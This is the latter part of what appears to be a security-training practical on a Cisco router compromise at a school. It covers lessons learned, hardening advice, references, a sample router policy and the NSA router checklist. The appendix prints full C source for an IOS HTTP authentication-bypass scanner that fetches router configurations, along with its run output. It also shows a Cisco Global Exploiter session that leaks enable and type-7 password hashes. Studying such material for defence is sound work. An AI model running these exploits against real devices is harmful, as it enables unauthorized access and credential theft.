  To contain the attack and clean up the problems it created, the network had to be completely shut down. Servers providing critical core services were also offline. The impact of actions such as these on an educational institution is probably minimal in the short term. The business of a school (education) does not necessarily depend on things such as email or printing, although an argument can be made that access to the Internet is critical to the delivery of curriculum. If an outage continued for an extended period, educational institutions would suffer as much if not more that some businesses. Being deprived of access to any information resource would seriously hamper the school's ability to deliver relevant information.
- **Were any data irrecoverably lost, and, if so, what was the value of the data?**
  The only "hard" data lost was on the single compromised workstation. This workstation data could be recovered from tape and made useable after some serious analysis.
- **Was any hardware damaged?**
  No hardware was physically damaged. There could still be costs involved in upgrading or replacing hardware that this attack pointed out as being inadequate for its job.

This attack was possible for two primary reasons. One, the system was not kept up to date with regards to the software being used and two, there were many unneeded services running. These two common mistakes enable many attacks, not just those on routers and switches. Reviewing running services is especially important on Cisco equipment because the default configuration has many unneeded, and in some cases dangerous, services enabled. Careful analysis of each of these default values can greatly improve router security.

Besides the answers to the above questions, several items for improving the security of the network infrastructure used in this paper should be presented in the follow-up report.

1. All unneeded services should be turned off. No services should be active on routers and switches unless a justifiable business case can be made for using them.
2. Regular attention should be paid to monitoring vendor security bulletins. This should include subscribing to security bulletins from organizations dedicated to system security such as Bugtraq, Cert and in this case, Cisco.
3. Regular preventative maintenance should be performed on all systems. This includes such items as IOS updates and fixes resulting from security bulletins. If a bulletin is issued indicating that there is a critical problem with routers and switches, the fixes should be deployed immediately, even at the expense of user convenience or system uptime.
4. Funds should be allocated towards improving the defensive posture of the organization. This should include the purchase of secure, dedicated firewall devices, and upgrades to infrastructure to allow the use of secure management protocols such as ssh.
5. As much time as is necessary should be devoted to daily review of log files. This process can be simplified through the use of automated systems such as swatch (swatch.sourceforge.net) to monitor logs in real time.
6. Network infrastructure should be “locked down” as far as access to management functions is concerned. This means that only those persons who have direct responsibility for management of switches and routers should have access.
7. A policy should be developed to require the use of secure passwords on all infrastructure equipment. Key points in this policy are the use of strong passwords with strong encryption, regular password changes and prevention of password re-use. (An example policy is included in the appendix.)

Cisco Systems had written a document called “Improving Security on Cisco Routers” that contains many recommendations for tightening router security (www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml). It covers many of the above points. As it states in the document, “This

is not an exhaustive list, nor can it be substituted for understanding on the part of the network administrator; it's simply a reminder of some of the things that are sometimes forgotten." The following table from the Cisco document is a list of commands to use in implementing these recommendations.

enable secret	Configure a password for privileged router access.
service password-encryption	Provide a minimum of protection for configured passwords.
no service tcp-small-servers no service udp-small-servers	Prevent abuse of the "small services" for denial of service or other attacks. no service finger
no service finger	Avoid releasing user information to possible attackers
no cdp running no cdp enable	Avoid releasing information about the router to directly-connected devices.
ntp disable	Prevent attacks against the NTP service.
no ip directed-broadcast	Prevent attackers from using the router as a "smurf" amplifier.
transport input	Control which protocols can be used by remote users to connect interactively to the router's VTYs or to access its TTY ports.
ip access-class	Control which IP addresses can connect to TTYs or VTYs. Reserve one VTY for access from an administrative workstation.
exec-timeout	Prevent an idle session from tying up a VTY indefinitely
service tcp-keepalives-in	Detect and delete "dead" interactive sessions, preventing them from tying up VTYs.
logging buffered buffer-size	Save logging information in a local RAM buffer on the router. With newer software, the buffer size may be followed with an urgency threshold.
ip access-group list in	Discard "spoofed" IP packets. Discard incoming ICMP redirects.
ip verify unicast rpf	Discard "spoofed" IP packets. Discard incoming ICMP redirects.
ip verify unicast rpf	Discard "spoofed" IP packets in symmetric routing environments with CEF only.
no ip source-route	Prevent IP source routing options from being used to spoof traffic
access-list number action criteria log access-list number action criteria log-input	Enable logging of packets that match specific access list entries. Use log-input if

	it's available in your software version.
scheduler-interval scheduler allocate	Prevent fast floods from shutting down important processing.
ip route 0.0.0.0 0.0.0.0 null 0 255	Rapidly discard packets with invalid destination addresses.
distribute-list list in	Filter routing information to prevent accepting invalid routes
snmp-server community something-inobvious ro list snmp-server community something-inobvious rw list	Enable SNMP version 1, configure authentication, and restrict access to certain IP addresses. Use SNMP version 1 only if version 2 is unavailable, and watch for sniffers. Enable SNMP only if it's needed in your network, and don't configure read-write access unless you need it.
snmp-server party... authentication md5 secret ...	Configure MD5-based SNMP version 2 authentication. Enable SNMP only if it's needed in your network.
ip http authentication method	Authenticate HTTP connection requests (if you've enabled HTTP on your router).
ip http access-class list	Further control HTTP access by restricting it to certain host addresses (if you've enabled HTTP on your router).
banner login	Establish a warning banner to be displayed to users who try to log into the router.

Cisco has also produced a similar document covering best practices for Catalyst series switches running CatOS (www.cisco.com/en/US/products/hw/switches/ps663/products_tech_note09186a0080094713.shtml). While not strictly a guideline for securing switches, it contains many recommendations for tightening security in areas such as switch access, configuring potentially insecure services (snmp, cdp), authentication and logging.

Conclusion

Could this attack really occur? This attack, or one using similar techniques, has certainly been used. The attacker would need a fairly high level of knowledge concerning the use and operation of Cisco routers and switches, and a strong motivation to achieve success. It is less likely that it could happen in these times of heightened awareness that infrastructure equipment can be used to gain advantages in compromising a system, than in the past when more trust was extended to network users. Given the fact that there are hundreds of

vulnerabilities that can be exploited in a much easier fashion, and the fact the most hackers are looking for systems that will yield more asymmetric results (more bang for the buck), this particular attack might be a lot more work than most hackers would be willing to attempt. Just like locking your car doors and removing the keys will put off the casual car thief, the simple steps outlined in the Lessons Learned section would be adequate to prevent anyone but the most determined attacker from succeeding. The important thing to remember is to make the network infrastructure equipment part of an overall security plan, not just an afterthought.

List of Works Referenced

Books, articles, papers, etc.

Anderson, Harry. “Introduction to Nessus.” October 28, 2003
URL: http://www.securityfocus.com/infocus/1741 (June 25, 2004)
“Nessus, Part 2: Scanning” December 16, 2003
URL: http://www.securityfocus.com/infocus/1753 (June 25, 2004)
“Nessus, Part 3: Analysing Reports” February 3 2004
URL: http://www.securityfocus.com/infocus/1759 (June 25, 2004)

Antoine, Vanessa, et. al. “NSA Router Security Configuration Guide.” Version 1.1 National Security Agency System and Network Attack Center September 27, 2002
URL: http://nsa2.www.conxion.com/cisco/download.htm (June 25, 2004)

gaius <gaius@hert.org>. “Things to do in Cisco Land When You are Dead” Phrack Volume 10, Issue 56 May 01, 2000 article 10 of 16.
URL: http://www.phrack.org/ how.php?p=56&a=10
(June 25, 2004)

FX, et al. Stealing the Network; How to Own the Box Rockland, Ma: Syngress Publishing 2003

Mitnick, Kevin D. and Simon, William L. The Art of Deception. Indianapolis, IN: Wiley Publishing 2002

Northcutt, Stephen, et al. Computer Incident Security Handling v2.3.1 SANS Publishing March 2003 p60

R. Rivest. RFC 1321 “The MD5 Message-Digest Algorithm” April 1992
URL: http://www.ietf.org/rfc/rfc1321.txt (June 25, 2004)

SANS router security policy template -
http://www.sans.org/resources/policies/Router_Security_Policy.doc

Taylor, David. “Using a Compromised Router to Capture Network Traffic.” July 12, 2002
URL: http://www.netsys.com/library/papers/ GRE_sniffing.PDF (June 25, 2004)

Wright, Joshua. “Red Team Assessment of Parliament Hill Firewall Practical #0063” October 03, 2001
URL: http://www.giac.org/practical/GCIH/Joshua_Wright_GCIH.pdf
(June 25, 2004)

Wright, Joshua. CIS Level-1 / Level-2 Benchmark and Audit Tool for Cisco IOS Routers (RAT) version 2.1 October 2003
URL: http://www.cisecurity.org/bench_cisco.html (June 25, 2004)
Further information about the authors at home.jwu.edu/jwright/cisco.htm (June 25, 2004)

security sites, registrars (all last accessed on June 25, 2004)

The American Registry for Internet Numbers – http://www.arin.net

Bugtraq mailing list as securityfocus.com – http://www.securityfocus.com/archive/1

CERT Coordiation Center - http://www.cert.org

Educause – .edu administration – http://www.educause.net

Common Vulnerabilities and Exposures – http://cve.mitre.org

Tools, code, guides (all last accessed on June 25, 2004)

Cisco type 7 password decryption tool from linuxsecurity.com - www.linuxsecurity.com/docs/Hack-FAQ/data-networks/cisco-decrypt-password.shtml

Improving security on Cisco routers - www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml

Best Practices for Catalyst 4500/4000, 5500/5000, and 6500/6000 Series Switches Running CatOS Configuration and Management - www.cisco.com/en/US/products/hw/switches/ps663/products_tech_note09186a0080094713.shtml

Blackangels Cisco router vulnerability tool – http://downloads.securityfocus.com/vulnerabilities/exploits/ciscoMultipleVulnsExploit.pl

Cain and Abel – password capture and decryption – http://www.oxid.it/cain.html

Ethereal – packet capture and analysis – http://www.ethereal.org

Hayes AT command set reference http://www.modem.com/general/extendat.html

Kevin Atkinson's Unofficial 12Dicts wordlist – http://wordlist.sourceforge.net

Nessus – Vulnerability scanner – http:/www.nessus.org

NMAP – network scanning tool – http://www.insecure.org

Router Audit Tool (RAT) - http://www.cisecurity.org/bench_cisco.html

Solarwinds network management tools – http://www.solarwinds.net/Toolsets.htm

Swatch – the Simple Watcher of Log Files – http://swatch.sourceforge.net

Tcpdump – packet header capture – http://www.tcpdump.org

WuFTP exploit from packetstormsecurity - http://www.packetstormsecurity.net/0006-exploits/bobek.c

*nix man page reference – http://unix.about.com/library/misc/blmanpg.htm

Appendix

bashis code to identify Cisco routers vulnerable to the HTTP Configuration Arbitrary Administrative Access Vulnerability

```
/*
 * Cisco IOS HTTP Server Vulnerability Scanner.
 * Written by bashis <bash[at]wcd[dot]se>
 *
 * This code scanning a Cisco router/switch for vulnerability,
 * and as an option fetching the configuration, without any
 * authentication, of the router/switch if vulnerability is found.
 *
 * Vulnerable:
 * Almost(?) ALL Cisco IOS based products with IOS Version later then 11.3,
 * with HTTP server enabled and using no TACACS+ / Radius authentication.
 * (I have been unable to reproduce this on routers/switches with IOS 11.2)
 *
 * Vendors advisory:
 * http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html
 *
 * Cisco Bug ID: CSCdt93862
 *
 * Workaround:
 *  Disable HTTP Server.
 *  -or-
 *  Use TACACS+ / Radius for authentication.
 *
 * Solution:
 * Upgrade your IOS, read the vendors advisory for details.
 *
 * Status:
 *  7 May 2001: Vendor was notified about this bug.
 * 27 Jun 2001: Vendor released advisory.
 * 30 Oct 2001: Decided to make this scanner go public.
 *
 * Compile: gcc -Wall -o ios-w3-vul ios-w3-vul.c
 * (Tested on Linux and OpenBSD)
 *
 */

#include <ctype.h>
#include <netdb.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define BUF_SIZE 1024

char getreq[] =               "GET /level/";
char cmd_pwd[] =       "/exec/-///pwd  HTTP/1.0\n\n";
char cmd_sh_conf[] =   "/exec/-///show/configuration HTTP/1.0\n\n";

int fetchc(int argc, char *argv[], struct sockaddr_in sin, struct hostent *inet_host,
char vulnl[])
{
       int sock;
       char inbuf[BUF_SIZE], outbuf[BUF_SIZE];
```

```
        if((sock=socket(AF_INET, SOCK_STREAM, 0)) < 0){
                printf("Can't create  socket: %s\n",strerror(errno));
                return(1);
        }

        if (connect(sock, (struct sockaddr*)&sin, sizeof(sin)) < 0){
                printf("Can't connect to %s: %s\n",argv[1], strerror(errno));
                return(1);
        }

        bzero(outbuf,sizeof(outbuf));
        bzero(inbuf,sizeof(inbuf));
        strcat(outbuf,getreq);
        strcat(outbuf,vulnl);
        strcat(outbuf,cmd_sh_conf);
        send(sock,outbuf,strlen(outbuf),0);
        while(recv(sock,inbuf,sizeof(inbuf),0)){
                printf("%s",inbuf);
                if(strstr(inbuf,"command completed"))
                        break;
                bzero(inbuf,sizeof(inbuf));
        }
        close(sock);
        return(1);
}

int main(int argc, char *argv[])
{
        int sock, i;
        int ok = 0, bad = 0, other = 0, unauth = 0, count = 0;
        int finish = 0, fetch = 0;
        char inbuf[BUF_SIZE], outbuf[BUF_SIZE];
        char tmp[5];
        struct sockaddr_in sin;
        struct hostent *inet_host;

        printf("\nCisco IOS HTTP Server Vulnerability Scanner.\n");
        printf("by bashis <bash[at]wcd[dot]se> Cisco Bug ID: CSCdt93862\n\n");

        if((argc < 2) || (strstr(argv[1],"-?")))
        {
                printf("Usage: %s <host> [fetch]\n",argv[0]);
                printf("\n <host>: ip or hostname to scan.\n[fetch]: fetching
configuration when finding a vulnerability and exit.\n\n");
                exit(0);
        }

        if(argc > 2)
                if(!(strncmp(argv[2],"fetch",5))){
                        fetch++;
                }

        if ((inet_host=gethostbyname(argv[1])) == NULL) {
                printf("Can't resolve %s\n",argv[1]);
                exit(1);
        }

        sin.sin_family=AF_INET;
        sin.sin_port=htons(80);
        bcopy(inet_host->h_addr, (char *)&sin.sin_addr, inet_host->h_length);

        for(i=0;i<=100;i++) {
                if((sock=socket(AF_INET, SOCK_STREAM, 0)) < 0)
                {
                        printf("Can't create  socket: %s\n",strerror(errno));
                        return(1);
                }

                if (connect(sock, (struct sockaddr*)&sin, sizeof(sin)) < 0)
                {
                        printf("Can't connect to %s: %s\n",argv[1], strerror(errno));
```

```
                        return(1);
                }
                bzero(outbuf,sizeof(outbuf));
                strcat(outbuf,getreq);
                bzero(tmp,sizeof(tmp));
                sprintf(tmp,"%d",i);
                strcat(outbuf,tmp);
                strcat(outbuf,cmd_pwd);
                bzero(inbuf,sizeof(inbuf));
                send(sock,outbuf,strlen(outbuf),0);
                while(recv(sock,inbuf,sizeof(inbuf),0))
                {
                        if(strstr(inbuf,"200 OK")) {
                                printf("Received: 200 OK\t\t(%d is vulnerable)\n",i);
                                ok++;

                                if(fetch) {
                                        bzero(tmp,sizeof(tmp));
                                        sprintf(tmp,"%d",i);
                                        if(fetchc(argc, argv, sin, inet_host,tmp)){
                                                finish++;
                                                break;
                                        }
                                }
                                break;
                        }
                        else if(strstr(inbuf,"401 Unauthorized")) {
                                unauth++;
                                printf("Received: 401 Unauthorized\t(%d is not
vulnerable)\n",i);
                        }
                        else if(strstr(inbuf,"400 Bad Request")) {
                                bad++;
                                printf("Received: 400 Bad Request\t(%d is not
vulnerable)\n",i);
                        } else {
                                other++;
                                break;
                        }

                        if(strstr(inbuf,"command completed")){
                                break;
                        }
                }
                count++;
                close(sock);
                if(finish || other)
                        break;
                usleep(50);
        }

        if(ok && !fetch) {
                printf("\n%s IS vulnerable, DISABLE HTTP and upgrade your
IOS!.\n",argv[1]);
        }
        else if(!other && !ok)
                printf("\n%s seems NOT to be vulnerable. Using
TACACS+/Radius?\n",argv[1]);
        else if((fetch && !other) || (fetch && !ok))
                printf("\nFetched configuration from %s...\n",argv[1]);
        else
                printf("Uh Ah Oh Whats this?? - This Can't be a Cisco device..\nYou should
check if it's a Cisco device you are trying to scan.. ;->\n\n");
        printf("Status: Sent:%d, 200 OK:%d, 400 Bad request:%d, 401 Unauthorized:%d,
Other:%d\n",count,ok,bad,unauth,other);
        return(0);
}
```

Output produced when running the above code

```
Cisco IOS HTTP Server Vulnerability Scanner.
by bashis <bash[at]wcd[dot]se> Cisco Bug ID: CSCdt93862

Received: 401 Unauthorized    (0 is not vulnerable)
Received: 401 Unauthorized    (1 is not vulnerable)
Received: 401 Unauthorized    (2 is not vulnerable)
Received: 401 Unauthorized    (3 is not vulnerable)
Received: 401 Unauthorized    (4 is not vulnerable)
Received: 401 Unauthorized    (5 is not vulnerable)
Received: 401 Unauthorized    (6 is not vulnerable)
Received: 401 Unauthorized    (7 is not vulnerable)
Received: 401 Unauthorized    (8 is not vulnerable)
Received: 401 Unauthorized    (9 is not vulnerable)
Received: 401 Unauthorized    (10 is not vulnerable)
Received: 401 Unauthorized    (11 is not vulnerable)
Received: 401 Unauthorized    (12 is not vulnerable)
Received: 401 Unauthorized    (13 is not vulnerable)
Received: 401 Unauthorized    (14 is not vulnerable)
Received: 401 Unauthorized    (15 is not vulnerable)
Received: 200 OK              (16 is vulnerable)
Received: 200 OK              (17 is vulnerable)
Received: 401 Unauthorized    (18 is not vulnerable)
Received: 200 OK              (19 is vulnerable)
Received: 401 Unauthorized    (20 is not vulnerable)
Received: 200 OK              (21 is vulnerable)
Received: 401 Unauthorized    (22 is not vulnerable)
Received: 200 OK              (23 is vulnerable)
Received: 200 OK              (24 is vulnerable)
Received: 200 OK              (25 is vulnerable)
Received: 401 Unauthorized    (26 is not vulnerable)
Received: 401 Unauthorized    (27 is not vulnerable)
Received: 200 OK              (28 is vulnerable)
Received: 200 OK              (29 is vulnerable)
Received: 200 OK              (30 is vulnerable)
Received: 401 Unauthorized    (31 is not vulnerable)
Received: 200 OK              (32 is vulnerable)
Received: 200 OK              (33 is vulnerable)
Received: 200 OK              (34 is vulnerable)
Received: 200 OK              (35 is vulnerable)
Received: 200 OK              (36 is vulnerable)
Received: 200 OK              (37 is vulnerable)
Received: 200 OK              (38 is vulnerable)
Received: 401 Unauthorized    (39 is not vulnerable)

--output truncated—

Received: 200 OK              (99 is vulnerable)
Received: 400 Bad Request     (100 is not vulnerable)

172.16.100.1 IS vulnerable, DISABLE HTTP and upgrade your IOS!.
Status: Sent:101, 200 OK:77, 400 Bad request:1, 401 Unauthorized:23, Other:0
```

Blackangels router vulnerability tool

```
#!/usr/bin/perl

##
# Cisco Global Exploiter
#
# Legal notes :
# The BlackAngels staff refuse all responsabilities
# for an incorrect or illegal use of this software
# or for eventual damages to others systems.
#
# http://www.blackangels.it
```

```
--listing truncated–

[root@am01 root]# ./rtrexplt.pl
Usage :
perl cge.pl <target> <vulnerability number>
Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
[root@am01 root]# ./rtrexplt.pl 172.16.100.1 4

Vulnerability could be successful exploited. Please choose a type of attack :
[1] Banner change
[2] List vty 0 4 acl info
[3] Other
Enter a valid option [ 1 - 2 - 3 ] : 3

Enter attack URL : /level/16/exec/show/config

Date: Sat, 26 Jun 2004 14:19:31 UTC
Server: cisco-IOS/11.3 HTTP-server/1.0(1)
Content-type: text/html
Expires: Thu, 16 Feb 1989 00:00:00 GMT

<HTML><HEAD><TITLE>7500 //level/16/exec/show/config</TITLE></HEAD>
<BODY><H1>7500</H1><PRE><HR>
<FORM METHOD=POST ACTION="//level/16/exec/show/config"><DL>
Using 1489 out of 129016 bytes
!
version 11.3
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname 7500
!
enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
enable password 7 14161606050A7978
!
username admin password 7 0207005602085C72

--output truncated--
```

Sample security policy for network switches and routers

The following document was written using the SANS router security policy (www.sans.org/resources/policies/Router_Security_Policy.pdf) as a template.

```
Purpose
This document describes the minimal security configuration for all
routers and switches connecting to the production network at or The
School of Hard Knocks (HardNox).

Scope
```

This policy affects all routers and switches connected the HardNox network, including those providing connectivity to the DMZ network. Routers and switches used in internal secured labs are not affected.

Policy
Every router and switch must meet the following configuration standards up to the capacity of the operating system being used:

1. The default authentication mechanism for router and switch access must be Radius. A single, local user account can be defined but must be usable only when the Radius service is unavailable.
2. The enable password on the router or switch must be kept in a secure encrypted form. The password for all routers must meet or exceed the requirements in the HardNox password policy. Password re-use is not allowed on any network infrastructure.
3. Disallow the following:
a. IP directed broadcasts
b. Incoming packets at the router sourced with invalid addresses such as RFC1918 address
c. TCP small services
d. UDP small services
e. All source routing
f. All web services running on router or switch
g. All SNMP services until a business case for the need to use SNMP is made.
5. Access rules are to be added as business needs arise.
6. Management of routers and switches will be limited to the network administrator or his designates.
7. Each router must have the following statement posted in clear view:

"UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. You must have explicit permission to access or configure this device. All activities performed on this device may be logged, and violations of this policy may result in disciplinary action, and may be reported to law enforcement. There is no right to privacy on this device."

Enforcement
Any employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment.

Definitions
Terms Definitions
Production Network - The "production network" is the network used in the daily business of The School of Hard Knocks, and includes any network connected to the backbone, either directly or indirectly, which lacks an intervening firewall device.
Lab Network - A "lab network" is defined as any network used for the purposes of testing, demonstrations, training, etc. Any network that is stand-alone with not connections to the production network.

NSA Router Security Guide – Executive Summary

NSA/SNAC Router Security Configuration Guide Executive Summary Card Version 1.1 i

Executive Summary

This card is a supplement to the NSA/SNAC Router Security Configuration Guide version 1.1. It describes quick but effective ways to tighten the security of a Cisco router, along with some important general principles for maintaining good router security. For more information, consult the sections of the main guide listed with each recommendation.

General Recommendations

1. Create and maintain a written router security policy. The policy should identify who is allowed to log in to the router, who is allowed to configure and update it, and should outline the logging and management practices for it. [Section 3.4]
2. Comment and organize offline master editions of your router configuration files! This sounds fluffy despite being a big security win. Also, keep the offline copies of all router configurations in sync with the actual configurations running on the routers. This is invaluable for diagnosing suspected attacks and recovering from them. [Section 4.1]
3. Implement access lists that allow only those protocols, ports and IP addresses that are required by network users and services, and that deny everything else.. [Section 3.2, 4.3]
4. Run the latest available General Deployment (GD) IOS version. [Sections 4.5.5, 8.3]
5. Test the security of your routers regularly, especially after any major configuration changes. [Section 6]

Specific Recommendations: Router Access

1. Shut down unneeded services on the router. Servers that are not running cannot break. Also, more memory and processor slots are available. Start by running the **`show proc`** command on the router, then turn off clearly unneeded facilities and services. Some servers that should almost always be turned off and the corresponding commands to disable them are listed below. [Section 4.2, 4.5.3]

_ Small services (echo, discard, chargen, etc.)
`- no service tcp-small-servers`
`- no service udp-small-servers`
_ BOOTP **`- no ip bootp server`**
_ Finger **`- no service finger`**
_ HTTP **`- no ip http server`**
_ SNMP **`- no snmp-server`**

2. Shut down unneeded services on the routers. These services allow certain packets to pass through the router, or send special packets, or are used for remote router configuration. Some services that should almost always be turned off and the corresponding commands to disable them are listed below. [Section 4.1, 4.2]

_ CDP **`- no cdp run`**
_ Remote config. **`- no service config`**
_ Source routing **`- no ip source-route`**

3. The interfaces on the router can be made more secure by using certain commands in the Configure Interface mode. These commands should be applied to every interface. [Section 4.1, Section 4.2]

_ Unused interfaces **`- shutdown`**
_ No Smurf attacks **`- no ip directed-broadcast`**
_ Mask replies **`- no ip mask-reply`**
_ Ad-hoc routing **`- no ip proxy-arp`**

4. The console line, the auxiliary line and the virtual terminal lines on the router can be made more secure in the Configure Line mode. The console line and the virtual terminal lines should be secured as shown below. The Aux line should be disabled, as shown below, if it is not being used. [Section 4.1]

_ Console Line **`- line con 0`**
```
exec-timeout 5 0
login
```
_ Auxiliary Line **`- line aux 0`**
```
no exec
exec-timeout 0 10
transport input none
```
_ VTY lines **`- line vty 0 4`**
```
exec-timeout 5 0
login
transport input telnet ssh
```

5. Passwords can be configured more securely as well. Configure the Enable Secret password, which is protected with an MD5-based algorithm. Also, configure passwords for the console line, the auxiliary line and the virtual terminal lines. Provide basic protection for the user and line passwords using the **service passwordencryption** command. See examples below. [Section 4.1]

_ Enable secret **- enable secret 0 2manyRt3s**

_ Console Line **- line con 0**

password Soda-4-jimmY

_ Auxiliary Line **- line aux 0**

password Popcorn-4-sara

_ VTY Lines **- line vty 0 4**

password Dots-4-georg3

_ Basic protection **- service password-encryption**

6. Consider adopting SSH, if your router supports it, for all remote administration. [Section 5.3]

7. Protect your router configuration file from unauthorized disclosure.

Specific Recommendations: Access Lists

1. Always start an access-list definition with the privileged command **no access-list *nnn*** to clear out any previous versions of access list number *nnn*. [Section 4.3]

```
East(config)# no access-list 51
East(config)# access-list 51 permit host 14.2.9.6
East(config)# access-list 51 deny any log
```

2. Log access list port messages properly. To ensure that logs contain correct port number information, use the port range arguments shown below at the end of an access list.

```
access-list 106 deny udp any range 1 65535
any range 1 65535 log
access-list 106 deny tcp any range 1 65535
any range 1 65535 log
access-list 106 deny ip any any log
```

The last line is necessary to ensure that rejected packets of protocols other than TCP and UDP are properly logged. [Section 4.3]

3. Enforce traffic address restrictions using access lists. On a border router, allow only internal addresses to enter the router from the internal interfaces, and allow only traffic destined for internal addresses to enter the router from the outside (external interfaces). Block illegal addresses at the outgoing interfaces. Besides preventing an attacker from using the router to attack other sites, it helps identify poorly configured internal hosts or networks. This approach may not be feasible for complicated networks. [Section 4.3, also RFC 2827]

```
East(config)# no access-list 101
East(config)# access-list 101 permit ip
14.2.6.0 0.0.0.255 any
East(config)# access-list 101 deny ip any any log
East(config)# no access-list 102
East(config)# access-list 102 permit ip
any 14.2.6.0 0.0.0.255
East(config)# access-list 102 deny ip any any log
East(config)# interface eth 1
East(config-if)# ip access-group 101 in
East(config-if)# exit
East(config)# interface eth 0
East(config-if)# ip access-group 101 out
East(config-if)# ip access-group 102 in
```


4. Block packets coming from the outside (untrusted network) that are obviously fake or have source or destination addresses that are reserved, for example networks 0.0.0.0/8, 10.0.0.0/8, 169.254.0.0/16, 172.16.0.0/20, 192.168.0.0/16. This protection should be part of the overall traffic filtering at the interface attached to the external, untrusted network. [Section 4.3, see also RFC 1918]

5. Block incoming packets that claim to have a source address of any internal (trusted) networks. This impedes TCP sequence number guessing and other attacks. Incorporate this protection into the access lists applied to interfaces facing any untrusted networks. [Section 4.3]

6. Drop incoming packets with loopback addresses, network 127.0.0.0/8. These packets cannot be real. [Section 4.3]

7. If the network doesn't need IP multicast, then block multicast packets.

8. Block broadcast packets. (Note that this may block DHCP and BOOTP services, but these services should not be used on external interfaces and certainly shouldn't cross border routers.)
9. A number of remote probes and attacks use ICMP echo, redirect, and mask request messages, block them. (A superior but more difficult approach is to permit only necessary ICMP packet types.)
The example below shows one way to implement these recommendations.

```
North(config)# no access-list 107
North(config)# ! block our internal addresses
North(config)# access-list 107 deny ip
14.2.0.0 0.0.255.255 any log
North(config)# access-list 107 deny ip
14.1.0.0 0.0.255.255 any log
North(config)# ! block special/reserved addresses
North(config)# access-list 107 deny ip
127.0.0.0 0.255.255.255 any log
North(config)# access-list 107 deny ip
0.0.0.0 0.255.255.255 any log
North(config)# access-list 107 deny ip
10.0.0.0 0.255.255.255 any log
North(config)# access-list 107 deny ip
169.254.0.0 0.0.255.255 any log
North(config)# access-list 107 deny ip
172.16.0.0 0.15.255.255 any log
North(config)# access-list 107 deny ip
192.168.0.0 0.0.255.255 any log
North(config)# ! block multicast (if not used)
North(config)# access-list 107 deny ip
224.0.0.0 15.255.255.255 any
North(config)# ! block some ICMP message types
North(config)# access-list 107 deny icmp
any any redirect log
North(config)# access-list 107 deny icmp
any any echo log
North(config)# access-list 107 deny icmp
any any mask-request log
North(config)# access-list 107 permit ip
any 14.2.0.0 0.0.255.255
North(config)# access-list 107 permit ip
any 14.1.0.0 0.0.255.255
North(config)# interface Eth 0/0
North(config-if)# description External interface
North(config-if)# ip access-group 107 in
```

10. Block incoming packets that claim to have the same destination and source address (i.e. a 'Land' attack on the router itself). Incorporate this protection into the access list used to restrict incoming traffic into each interface, using a rule like the one shown below. [Section 4.3]

```
access-list 102 deny ip host 14.1.1.250
host 14.1.1.250 log
interface Eth 0/1
ip address 14.1.1.250 255.255.0.0
ip access-group 102 in
```

11. Configure an access list for the virtual terminal lines to control Telnet access. See example commands below. [Section 4.1, Section 4.6]

```
South(config)# no access-list 92
South(config)# access-list 92 permit 14.2.10.1
South(config)# access-list 92 permit 14.2.9.1
South(config)# line vty 0 4
South(config-line)# access-class 92 in
```

Specific Recommendations: Logging & Debugging

1. Turn on the router's logging capability, and use it to log errors and blocked packets to an internal (trusted) syslog host. Make sure that the router blocks syslog traffic from untrusted networks. See example commands below. [Section 4.5]

```
Central(config)# logging on
Central(config)# logging 14.2.9.1
Central(config)# logging buffered
Central(config)# logging console critical
Central(config)# logging trap informational
Central(config)# logging facility local1
```

2. Configure the router to include time information in the logging. Configure at least two different NTP servers to ensure availability of good time information. This will allow an administrator to trace network attacks more accurately. See example commands below.

[Sections 4.2, 4.5]

```
East(config)# service timestamps log datetime
localtime show-timezone msec
East(config)# clock timezone GMT 0
East(config)# ntp server 14.1.1.250
East(config)# ntp server 14.2.9.1
```

3. If your network requires SNMP, then configure an SNMP ACL and hard-to-guess SNMP community strings. The example commands below show how to remove the default community strings and set a better read-only community string, with an ACL. [Section 4.5]

```
East(config)# no snmp community public ro
East(config)# no snmp community private rw
East(config)# no access-list 51
East(config)# access-list 51 permit 14.2.9.1
East(config)# snmp community BTRl8+never ro 51
```

Router Security Checklist

This security checklist is designed to help you review your router security configuration, and remind you of any security area you might have missed.

_ Router security policy written, approved, distributed.
_ Router IOS version checked and up to date.
_ Router configuration kept off-line, backed up, access to it limited.
_ Router configuration is well-documented, commented.
_ Router users and passwords configured and maintained.
_ Password encryption in use, enable secret in use.
_ Enable secret difficult to guess, knowledge of it strictly limited.
(if not, change the enable secret immediately)
_ Access restrictions imposed on Console, Aux, VTYs.
_ Unneeded network servers and facilities disabled.
_ Necessary network services configured correctly (e.g. DNS)
_ Unused interfaces and VTYs shut down or disabled.
_ Risky interface services disabled.
_ Port and protocol needs of the network identified and checked.
_ Access lists limit traffic to identified ports and protocols.
_ Access lists block reserved and inappropriate addresses.
_ Static routes configured where necessary.
_ Routing protocols configured to use integrity mechanisms.
_ Logging enabled and log recipient hosts identified and configured.
_ Router's time of day set accurately, maintained with NTP.
_ Logging set to include consistent time information.
_ Logs checked, reviewed, archived in accordance with local policy.
_ SNMP disabled or enabled with good community strings and ACLs.